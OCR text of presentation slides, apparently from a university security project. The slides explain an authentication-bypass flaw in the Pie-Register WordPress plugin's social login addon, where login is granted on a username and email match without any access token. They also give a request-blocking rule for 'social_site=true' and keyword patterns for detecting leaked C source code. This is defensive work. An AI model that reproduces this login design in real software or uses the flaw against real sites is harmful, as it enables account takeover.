
Pie-Register versions comparison

/3.7.4.1 /SOCIAL LOGIN ADDON

Same, same: Added verification to the given email address

```
function user_from_social_login_verification($user_login, $user_email, $remember_user)
{
  $user = get_user_by( 'login', $user_login );

  if( $user->data->user_email != $user_email )
  {
    $user = new WP_Error( 'piereg_authentication_failed_social_login', __("Invalid User","pie-register") );
  }
  else
  {
    wp_set_auth_cookie( $user->ID, $remember_user );
  }

  return $user;
}
```


Pie-Register versions comparison /3.7.4.1



How does social login work?

As you can see, the user authenticates by sending an **access token** to the WEB SERVER, which is a proof for performing a successful social login

In our case: no access token is being sent, inherited problem in the plugin design




Protection implementation

Solution: Block the **social login** feature, the addon itself is a huge security risk.
If we will block any incoming HTTP request with `social_site=true`, the vulnerability will be patched.


"It's not a feature, it's a bug"

Protection in ACTION

Running the exploit:



Attack was blocked:




Data Leak Prevention

Data Leak Prevetion

Found 4 key patterns to identify C source code.

#include

Almost every C code has #include's

#define

A way to define pre-processor macros

int main

void main

Every C program has a main(), maybe except of files contains auxiliary functions – which will has an header file.

/THANKS FOR YOUR TIME!

TEL AVIV UNIVERSITY